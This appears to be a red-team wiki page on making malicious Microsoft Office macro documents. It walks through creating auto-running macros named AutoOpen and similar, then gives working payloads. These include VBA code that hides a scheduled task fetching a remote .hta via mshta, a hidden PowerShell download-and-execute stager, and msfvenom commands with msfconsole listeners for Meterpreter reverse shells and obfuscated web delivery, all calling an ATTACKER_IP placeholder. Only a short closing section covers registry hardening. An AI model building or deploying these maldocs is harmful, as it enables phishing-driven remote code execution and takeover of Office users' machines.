MS Office VBA Macros
MS Office VBA Macros are the most common maldocs because they require the least user interaction to execute, and can be obfuscated enough to bypass malware scanners.
Technique Details
Requirements
- Windows Operating System
- Microsoft Office Suite
- Metasploit (Optional)
Applicable Targets
- Windows user's utilizing Microsoft Office
Execution Chain
Users running MS Office 2007 or later will be prompted whether to enable macros. The user has to enable this in order for the VBA code to execute.

- User receives macro-laced MS Office file
- User opens macro-laced MS Office file
- Macro executes VBA code
Technique Procedures
-

On the View tab, click Macros
noteIf the Macros button is not visible for you, you will need to enable it under
File -> Options -> Customize Ribbonwhere you can either add Macros to a tab such as View, or enable the Developer tab, where Macros will be available under the Code section.
-

In the Macros in list, click the document in which you want to store the macro.
-

In the Macro name box, type a name for the macro.
tipIf you give a new macro the same name as a built-in macro in Word, the new macro actions will replace the built-in macro. To make the maldoc automatically execute the macro upon user interaction, you need to give it the same name as one of the following commonly abused built-in macros:
Macro Name Description AutoOpenThis macro runs when a document is opened. This is the most commonly abused built-in function. AutoCloseThis macro runs when a document is closed. AutoExitThis macro runs when Word is closing, after all documents have been closed. AutoNewThis macro runs after a new document is created. AutoExecThis macro runs when Word starts. If a user already has a benign document open, then opens the maldoc, the macro will NOT run. -
Click Create to open the Visual Basic Editor.
-
Enter your VBA code between the
Sub <MACRO_NAME>()andSub Endlines, or you can usemsfvenom/metasploitto generate the macro code for you. (See Payload Examples for ideas) -
Save the MS OFfice document - you now have a maldoc
Payload Examples
Example 1: Scheduled Task
Example VBA code to create a scheduled task that executes 5 minutes after a user opens the document. This example generates VMA code that uses mshta.exe to download and execute a remote .hta file:
Sub AutoOpen()
    Dim DeleteTask As String
    Dim CreateTask As String
    Dim StartTime As String
    ' Calculate the start time as 5 minutes from now
    StartTime = Format(DateAdd("n", 5, Now), "HH:mm")
    ' Delete the task if it already exists
    DeleteTask = "cmd.exe /c schtasks /delete /tn MaliciousTask /f"
    ' Command to create a scheduled task named "MaliciousTask" to run the mshta command 5 minutes from now
    CreateTask = "cmd.exe /c schtasks /create /tn MaliciousTask /tr ""mshta.exe http://<ATTACKER_IP/FQDN>/malicious.hta"" /sc ONSTART /st " & StartTime
    ' Use the Shell function to execute the commandd
    Shell DeleteTask, vbHide
    Shell CreateTask, vbHide
End Sub
Example 2: Remote PowerShell Script
Example VBA code to create a scheduled task that executes 5 minutes after a user opens the document. This example generates VMA code that uses mshta.exe to download and execute a remote .hta file:
Sub AutoOpen()
    Dim Command As String
    Dim PSURL As String
    PSURL = "http://<ATTACKER_IP/FQDN>/malicious.ps1"
    ' Command to download and execute the PowerShell script
    Command = "powershell -Ep Bypass -NoP -sta -NonI -W Hidden -c ""IEX (New-Object Net.WebClient).DownloadString('" & PSURL & "')"""
    ' Use the Shell function to execute the command
    Shell Command, vbHide
End Sub
Example 3: Meterpreter Reverse Shell
msfvenom on Kali can be used to generate VBA payloads to be copy/pasted in as a macro. As you can see, msfvenom generates VBA code that doesn't directly execute shell commands, but instead self injects into the running process (cscript.exe) to download and run the Meterpreter shell. This example code would trigger a beacon to a Metasploit listener to download a Meterpreter shell:
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=<ATTACKER_IP> LPORT=443 -f vba

To create a Meterpreter listener for this payload, you can use the following command on Kali:
msfconsole -x "use exploit/multi/handler;
set payload windows/x64/meterpreter/reverse_https;
set LHOST 0.0.0.0;
set LPORT 443;
run -j;"
Example 4: Obfuscated Remote PowerShell Script
- For more subtle actions,
msfvenomcan be used to generate VBA code that simply run system commands, as opposed to beaconing for a shell. Similar to the above example,msfvenomgenerates VBA code that doesn't directly execute shell commands, but instead self injects into the running process (cscript.exe) to execute the shell commands - this can ultimately throw off a reverse engineer that is attempting to analyze what the macro is doing. This example usespowershell.exeto download and execute the contents of a PowerShell script that is hosted remotely:
msfvenom -p cmd/windows/generic CMD='cmd.exe ""/k powershell.exe -Ep Bypass -NoP -sta -NonI -W Hidden -c $e=(New-Object System.Net.WebClient).DownloadString(''http://<ATTACKER_IP/FQDN>:8080'');powershell -e $e""' -f vba
To create a Meterpreter listener for this payload, you can use the following command on Kali:
msfconsole -x "use exploit/multi/script/web_delivery;
set payload windows/x64/meterpreter/reverse_https;
set target 2;
set SRVHOST 0.0.0.0;
set SRVPORT 8080;
set LHOST 0.0.0.0;
set LPORT 443;
run -j;"
Hardening
The following registry key can be set (replacing <VERSION> and <APPLICATION> with the appropriate values) to harden against MS Office macros:
- Key Path:
HKEY_CURRENT_USER\Software\Microsoft\Office\<VERSION>\<APPLICATION>\Security - Value Name:
VBAWarnings - Value Type:
DWORD - Value Data:
4(disable all macros without notification)
Applications:
ExcelWordPowerPointAccessOutlookPublisherVisioProjectInfoPath
Versions:
12.0(Office 2007)14.0(Office 2010)15.0(Office 2013)16.0(Office 2016+)